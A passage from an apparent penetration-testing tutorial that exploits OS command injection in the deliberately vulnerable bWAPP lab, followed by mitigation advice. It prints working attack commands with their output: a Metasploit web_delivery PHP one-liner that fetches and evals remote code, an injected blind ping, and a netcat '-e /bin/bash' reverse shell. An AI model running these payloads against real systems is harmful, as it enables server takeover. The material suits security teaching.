msfconsole -r /usr/share/commix/php_meterpreter.rc
```

Cool!! It's great to see that our commix session is now having some new wings.

```
hackingarticles@kali:~$ msfconsole -r /usr/share/commix/php_meterpreter.rc ↵
((`_o_o`)) M S F *|||WW|||
=[ metasploit v5.0.95-dev ]  
+ --=[ 2038 exploits - 1103 auxiliary - 344 post ]  
+ --=[ 562 payloads - 45 encoders - 10 nops ]  
+ --=[ 7 evasion ]  
  
Metasploit tip: View missing module options with show missing  
  
[*] Processing /usr/share/commix/php_meterpreter.rc for ERB directives.  
resource (/usr/share/commix/php_meterpreter.rc)> use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
resource (/usr/share/commix/php_meterpreter.rc)> set payload php/meterpreter/reverse_tcp  
payload => php/meterpreter/reverse_tcp  
resource (/usr/share/commix/php_meterpreter.rc)> set lhost 192.168.0.9  
lhost => 192.168.0.9  
resource (/usr/share/commix/php_meterpreter.rc)> set lport 4444  
lport => 4444  
resource (/usr/share/commix/php_meterpreter.rc)> exploit  
[*] Started reverse TCP handler on 192.168.0.9:4444  
[*] Sending stage (38288 bytes) to 192.168.0.11  
[*] Meterpreter session 1 opened (192.168.0.9:4444 → 192.168.0.11:52826) at 2020-07-06 20:50:59 +0530  
  
meterpreter > sysinfo ↵
Computer : bee-box  
OS       : Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i686  
Meterpreter : php/linux
```

# OS Command Injection using Metasploit

Why drive so long in order to get a meterpreter session, if we can just gain it directly through the Metasploit framework.

Let's check it out how

Boot the **Metasploit framework** into your kali terminal by running up the simple command “**msfconsole**”.

There are many different ways that provide us with our intended outcome, but we will use the **theweb\_delivery exploit** in order to find a way to transfer our malicious payload into the remote machine.

Type the following commands to generate our payload:

```
use exploit/multi/script/web_delivery
```

Now it's time to choose our target.

Type “**show targets**” in order to get the complete list of all the in-built target options.

```
set target 1
set payload php/meterpreter/reverse_tcp
set lhost 192.168.0.9
set lport 2222
exploit
```

As soon as I hit enter after typing **exploit**, the Metasploit framework will generate the payload with all the essentials.

```
msf5 > use exploit/multi/script/web_delivery ↵
[*] Using configured payload python/meterpreter/reverse_tcp
msf5 exploit(multi/script/web_delivery) > show targets ↵
Exploit targets:
  Id  Name
  --  --
  0  Python
  1  PHP
  2  PSH
  3  Regsvr32
  4  pstrupn
  5  PSH (Binary)
  6  Linux
  7  Mac OS X

msf5 exploit(multi/script/web_delivery) > set target 1 ↵
target => 1
msf5 exploit(multi/script/web_delivery) > set payload php/meterpreter/reverse_tcp ↵
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/script/web_delivery) > set lhost 192.168.0.9 ↵
lhost => 192.168.0.9
msf5 exploit(multi/script/web_delivery) > set lport 2222 ↵
lport => 2222
msf5 exploit(multi/script/web_delivery) > exploit ↵
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.9:2222
[*] Using URL: http://0.0.0.0:8080/6gOYMoRioN
[*] Local IP: http://192.168.0.9:8080/6gOYMoRioN
[*] Server started.
msf5 exploit(multi/script/web_delivery) > [*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.0.9:8080/6gOYMoRioN', false, stream_context_create(['ssl'=>['verify_peer'=false,'verify_peer_name'=false]]));"
```

We are almost done, just simply include this payload with the command using any metacharacter. Here I've used **&** (ampersand) so that the server executes both the commands one after the another.

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:

### More Information

Now we'll try to manipulate the request with

```
ping -c 10 192.168.0.9
```

As I clicked over the **Go** tab, it took about **10 seconds** to display the response result, thus confirms up that this web-application is suffering from OS Command Injection.

The screenshot shows a web proxy interface with two main sections: Request and Response. In the Request section, a POST request is being sent to /bWAPP/commandi盲nd.php. The payload includes a command injection: target=192.168.0.9 |ping -c 10 192.168.0.9&form=submit. The Response section is currently empty, indicating a long delay in receiving a response.

```
1 POST /bWAPP/commandi盲nd.php HTTP/1.1
2 Host: 192.168.0.11
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Gecko/20100101 Firefox/68.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q
=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.0.11/bWAPP/commandi盲nd.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 54
10 Connection: close
11 Cookie: security_level=1; PHPSESSID=
e2a1e2ead181a0ac517becbba53b4613
12 Upgrade-Insecure-Requests: 1
13
14 target=192.168.0.9 |ping -c 10 192.168.0.9&form=submit| ↵
```

# Exploiting Blind OS Command Injection using Netcat

As of now, we are confirmed that the application which we are trying to surf is suffering from command injection vulnerability. Let's try to trigger out this web-application by generating a reverse shell using **netcat**.

From the below image you can see that I've checked my Kali machine's IP address and set up the **netcat listener** at port number **2000** using

```
nc -lvp 2000
```

where **l** = **listen**, **v** = **verbose mode** and **p** = **port**.

```
root@kali:~# ifconfig ↵
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.9 netmask 255.255.255.0 broadcast 192.168.0.255
        inet6 fe80::20c:29ff:fee5:ef1f prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:e5:ef:1f txqueuelen 1000 (Ethernet)
            RX packets 3281 bytes 1338397 (1.2 MiB)
            RX errors 1 dropped 0 overruns 0 frame 0
            TX packets 1252 bytes 116008 (113.2 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
            device interrupt 19 base 0x2000

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 62 bytes 3062 (2.9 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 62 bytes 3062 (2.9 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# nc -lvp 2000 ↵
listening on [any] 2000 ...
```

Now on the web application, I've injected my **netcat** system command with the **localhost** command into the input field i.e.

localhost|nc 192.168.0.9 -e /bin/bash

The **-e /bin/bash** empowers the netcat command to execute a bash shell on the listener machine.

The screenshot shows a web application interface. At the top, there's a yellow header with the text "Set your security level:" and a dropdown menu set to "low". Below the header, the main title is "an extremely buggy web app!". A navigation bar at the bottom has links for "gs", "Change Password", "Create User", "Set Security Level", and "Reset". The main content area features a large, stylized title "OS Command Injection - Blind". Below the title, there's an input field labeled "Enter your IP address:" containing "localhost|nc 192.168.0.9" followed by a "PING" button with a red arrow pointing to it. A question "Did you captured our GOLDEN packet?" is also present.

Great!! We are into the victim's shell through our kali machine and we're now able to run any system command from here.

```
root@kali:~# nc -lvp 2000 ↵
listening on [any] 2000 ...
192.168.0.11: inverse host lookup failed: Unknown host
connect to [192.168.0.9] from (UNKNOWN) [192.168.0.11] 55558
whoami ↵
www-data
pwd ↵
/var/www/bWAPP
ls ↵
666
admin
aim.php
apps
ba_captcha_bypass.php
ba_forgotten.php
ba_insecure_login.php
ba_insecure_login_1.php
ba_insecure_login_2.php
ba_insecure_login_3.php
ba_logout.php
ba_logout_1.php
ba_pwd_attacks.php
ba_pwd_attacks_1.php
ba_pwd_attacks_2.php
```

# Mitigation Steps

The developers should set up some strong server-side validated codes and implement a set of whitelist commands, which only accepts the alphabets and the digits rather than the characters.

You can check this all out from the following code snippet, which can protect the web-applications from exposing to the command injection vulnerabilities.

```
// Get input
$target = $_REQUEST[ 'ip' ];
$target = stripslashes( $target );

// Split the IP into 4 octects ↪
$octet = explode( ".", $target );

// Check IF each octet is an integer ↪
if( ( is_numeric( $octet[0] ) ) && ( is_numeric( $octet[1] ) ) && ( is_numeric( $octet[2] ) ) && ( is_numeric( $octet[3] ) ) ) {
    // If all 4 octets are int's put the IP back together. ↪
    $target = $octet[0] . '.' . $octet[1] . '.' . $octet[2] . '.' . $octet[3];

    // Determine OS and execute the ping command. ↪
    if( strstr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>$cmd</pre>";
}
else {
    // Ops. Let the user know theres a mistake
    echo '<pre>ERROR: You have entered an invalid IP.</pre>';
}
```

Avoid the applications from calling out directly the OS system commands, if needed the developers can use the build-in API for interacting with the Operating System.

The developers should even ensure that the application must be running under the least privileges.

## Reference

- <https://www.hackingarticles.in/comprehensive-guide-on-os-command-injection/>
- <https://www.hackingarticles.in/command-injection-exploitation-dvwa-using-metasploit-bypass-security/>

## Additional Resources

- [https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection)
- <https://portswigger.net/web-security/os-command-injection>

# JOIN OUR TRAINING PROGRAMS

**CLICK HERE**

## BEGINNER

Ethical Hacking

Network Pentest

Bug Bounty

Network Security Essentials

Wireless Pentest

## ADVANCED

Burp Suite Pro

Web Services-API

Pro Infrastructure VAPT

Computer Forensics

Android Pentest

Advanced Metasploit

CTF

## EXPERT

Red Team Operation

Privilege Escalation

APT's - MITRE Attack Tactics

Active Directory Attack

MSSQL Security Assessment

Windows

Linux

